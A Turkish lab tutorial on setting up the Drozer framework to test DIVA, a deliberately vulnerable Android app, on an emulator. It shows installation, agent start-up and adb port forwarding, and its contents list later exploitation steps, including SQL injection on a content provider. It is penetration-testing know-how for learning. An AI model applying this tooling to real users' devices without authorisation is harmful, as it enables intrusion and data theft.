

Drozer Framework ile Vulnerable Mobile Diva App'e Dinamik Analiz Testleri Yapma

[+] Bu makale birebir uygulanmıştır ve başarılı olunmuştur.

Bu makalede Drozer Framework ile Diva (Damn Insecure and Vulnerable Application) adlı kasıtlı zafiyet içeren bir mobil uygulamaya güvenlik testleri uygulanacaktır. Makaledeki gereksinimler ve alt başlıklar şu şekildedir:

Gereksinimler

Ubuntu 18.04 LTS Linux	// Attacker Desktop Machine
Drozer Framework	// Attacker Tool
Samsung Galaxy S4 VM	// Victim Android VM
DIVA Vulnerable Mobile Application	// Victim Android App

İçindekiler


- a. Kurban Sanal Android Sistemi Oluşturma
- b. Drozer Framework Kurulumu ve Başlatılması
 - i) Drozer İstemci ve Sunucu Kurulumu
 - ii) Drozer Sunucusunu / Agent'ını Başlatma
 - iii) Drozer İstemcisi Makinada Port Forwarding Ayarı
 - iv) Drozer Framework Başlatma
- c. Drozer Framework ile Dinamik Analiz Testleri Yapma
 - i) Hedef Android Sistem Keşif Aşaması
 - => Hedef Android Sistemde Yüklü Uygulamaları Listeleme
 - => Hedef Android Sistemde Yüklü Bir Uygulamanın Detay Bilgilerine Ulaşma
 - => Hedef Android Sistemde Yüklü Bir Uygulamanın AndroidManifest Dosyasını Okuma
 - ii) Hedef Android Sistem Uygulama Saldırı Yüzeyi Tespiti
 - => Hedef Android Sistemde Yüklü Bir Uygulamanın Saldırı Yüzeyi Tespiti
[] Bilgi: Exported Hk
 - => Hedef Android Sistemde Yüklü Bir Uygulamanın Saldırı Yüzeyi Detay Bilgisi Elde Etme
 - =>
 - iii) Hedef Android Uygulama Sömürme (Exploitation)
 - => "Exported" Sayfalardan Kritik Veri İçerdiği Düşünülen Sayfanın Çağırılması
 - => "Exported" Content Provider'ı (Android SQL Bileşenini) Kullanma ve Çektiği Verileri Okuma
[] Bilgi: Content Provider Nedir Hk
 - => "Exported" Content Provider'a (Android SQL Bileşenine) SQLi Yapma
[] Bilgi: Content Provider (Android SQL Bileşeni) Nasıl Korunur

a. Kurban Sanal Android Sistemi Oluřturma


Genymotion sanallařtırma aracı ile kurban bir mobil sanal sistem oluřturalım. Bunun iin kurban mobil sanal sistem olarak Samsung Galaxy S4 belirleyelim.

Ubuntu 18.4 LTS Terminal:


> genymotion




(Genymotion Sanallařtırma Aracı Bařlar)




(Samsung Galaxy S4 Mobil Sanal Sistemini Oluřtur Denir)




(Samsung Galaxy S4 Mobil Sanal Sistemi İsmi Düzenlenir)




(Samsung Galaxy S4 Mobil Sanal Sistemi Network Ayarı Düzenlenir)



(Genmotion Cihazlarım Sekmesine Samsung Galaxy S4 Mobil Sanal Sistemi Yerleştir)



(Samsung Galaxy S4 Mobil Sanal Sistemi Başlatılır)



(Samsung Galaxy S4 Mobil Sistemi Başlar)

Şimdi hedef sanal android sisteme zafiyete sahip Diva adlı mobil uygulamayı yükleyelim.

Ubuntu 18.04 LTS Terminal:

(

not:

Ubuntu 18.04 LTS ana makinaya adb tool'u kurulumu için bkz. Yaz Tatili 2014 / Android Mobil Belgeler / Adb Kurulumu.txt

)



> adb devices

> adb install "/home/hefese/Desktop/diva-beta.apk"

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~  
File Edit View Search Terminal Help  
hefese@TUBITAK-HASANFSIMSEK3:~$ adb install "/home/hefese/Desktop/diva-beta.apk"  
Performing Push Install  
/home/hefese/Desktop/diva-beta.apk: 1 ..d. 38.4 MB/s (1502294 bytes in 0.037s)  
   pkg: /data/local/tmp/diva-beta.apk  
Success  
hefese@TUBITAK-HASANFSIMSEK3:~$
```

Görüldüğü üzere adb tool'u ile Diva adlı vulnerable apk dosyası yüklenir ve uygulama android sisteme yerleşir.



b. Drozer Framework Kurulumu ve Bařlatılması

i) Drozer İstemci ve Sunucu Kurulumu

Ubuntu 18.04 LTS ana makinaya drozer istemcisi kurulacaktır. Ardından hedef sanal android sisteme drozer agent'ı (sunucusu) kurulacaktır. Bu şekilde ana makinadan hedef sisteme drozer bağlantılarıyla dinamik analiz işlemleri uygulanabilecektir. Ařağıda bu kurulumlar gösterilmiştir.


Ubuntu 18.04 LTS Terminal:

(* Drozer İstemcisi Kurulur

(not: drozer_2.4.4.deb dosyası Downloads/Mobil Sızma Testi Gereçler/
dizini altında mevcuttur)

```
> dpkg -i "/home/hefese/Desktop/drozer_2.4.4.deb"  
> apt-get install -f // Eksik dependency'leri yükler.  
> drozer
```

Çıktı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~  
File Edit View Search Terminal Help  
hefese@TUBITAK-HASANFSIMSEK3:~$ drozer  
usage: drozer [COMMAND]  
  
Run `drozer [COMMAND] --help` for more usage information.  
  
Commands:  
  console  start the drozer Console  
  module  manage drozer modules  
  server  start a drozer Server  
  ssl  manage drozer SSL key material  
  exploit  generate an exploit to deploy drozer  
  agent  create custom drozer Agents  
  payload  generate payloads to deploy drozer  
  
hefese@TUBITAK-HASANFSIMSEK3:~$
```


Ubuntu 18.04 LTS Terminal:

(* Drozer Agent (Sunucusu) Kurulur

```
> adb install "/home/hefese/Desktop/drozer-agent-2.3.4.apk"
```


Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
hefese@TUBITAK-HASANFSIMSEK3:~$ adb install "/home/hefese/Desktop/drozer-agent-2.3.4.apk"
Performing Push Install
/home/hefese/Desktop/drozer-agent-2.3...ed. 79.0 MB/s (633111 bytes in 0.008s)
pkg: /data/local/tmp/drozer-agent-2.3.4.apk
Success
rm failed for -f, No such file or directory
hefese@TUBITAK-HASANFSIMSEK3:~$
```




ii) Drozer Sunucusunu / Agent'ını Başlatma:



Drozer istemcisi ile drozer agent'ına bağlanmak ve drozer kabiliyetlerini hedef sanal android sistemi üzerinde uygulamak için drozer agent'ının başlatılması gerekmektedir. Bunun için hedef mobil sistem ekranındaki drozer agent uygulama simgesine tıklanır ve,



ekrandaki Embedded Server yanında yer alan Off butonuna basılarak On yapılır.



Böylece hedef sanal android sistemde drazer agent'ı başlanmış olacaktır. Drazer agent'ı ekranda belirttiği üzere hedef sanal android sistemde 31415 portunda çalışır durumdadır. Drazer agent'ı hakkında çalışması konusunda detay bilgilere "Embedded Server"a tıklayarak ulaşılabilir.



Ekranda Messages başlığı altında görüldüğü üzere drazer sunucusu başlatılmıştır. Port 31415 gelecek bağlantılara karşı dinlenme halindedir ve bağlantılar beklenmektedir.

iii) Drozer İstemcisi Makinada Port Forwarding Ayarı


Son olarak drozer istemcisi kurulu ana makinada port yönlendirme kuralı girilmesi gerekmektedir. Ana makinada drozer client'ı normalde paketlerini hedef port 31415 olacak şekilde drozer sunucusuna gönderir. Fakat arada router, proxy sunucu, firewall gibi donanımlar olabileceğinden ve arada port yönlendirme kuralları ile bağlantıyı bozabileceklerinden hedef port numarasının sabitliğini vurgulamak adına ana makinada port yönlendirme kuralı girilir.

Buna göre ana makinadaki drozer istemcisi ile hedef sanal android sistemdeki drozer sunucusu arasındaki bağlantının sorunsuz / kusursuz gerçekleşmesi için ana makinada, hedef port numarası 31415 olarak gönderilen paketlerin hedef port numarası 31415 olarak kalsın şeklinde teyit edici bir port yönlendirme kuralı girilir.

Ubuntu 18.04 LTS Terminal:

```
> adb forward tcp:31415 tcp:31415
```

Çıktı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~  
File Edit View Search Terminal Help  
hefese@TUBITAK-HASANFSIMSEK3:~$ adb forward tcp:31415 tcp:31415  
31415  
hefese@TUBITAK-HASANFSIMSEK3:~$
```

Yani bu komut ile ana makinada, hedef port olarak 31415 şeklinde gönderilecek paketler hedef port olarak 31415 olarak gönderilsinler denmiş olur. Böylece ana makinadan drozer client'ının default olarak göndereceği hedef port numarası 31415 olan paketler hedef port numarası 31415 olarak karşıya gönderileceklerdir.

Not: Örneğin sözgelimi

```
adb forward tcp:6100 tcp:7100
```

densedydi ana makinada hedef port olarak 6100 şeklinde gönderilecek paketler hedef port olarak 7100 portuna gönderilsinler denmiş olurdu. Yani ana makinadaki port yönlendirme kuralı ile ana makinada paketin hedef port değeri 6100'ken 7100 olarak değiştirilip gönderilecekti. Veya

```
adb reverse tcp:80 tcp:3000
```

denseydi uzak makinadan ana makinanın 80 portuna gelecek paketler ana makinanın 3000 portuna yönlendirilsinler ve oradan gelsinler denmiş olacaktı. Yani ana makinadaki port yönlendirme kuralı ile uzaktan paketin hedef port değeri 80 olarak gelenler 3000 olarak değiştirilip gelmiş olsunlar (yönlendirilsinler) denmiş olacaktı. Bu şekilde uzaktan ana makinanın 80 portuna gelen paketler ana makinanın 3000 portundan geliyor olmuş olacaktılar.

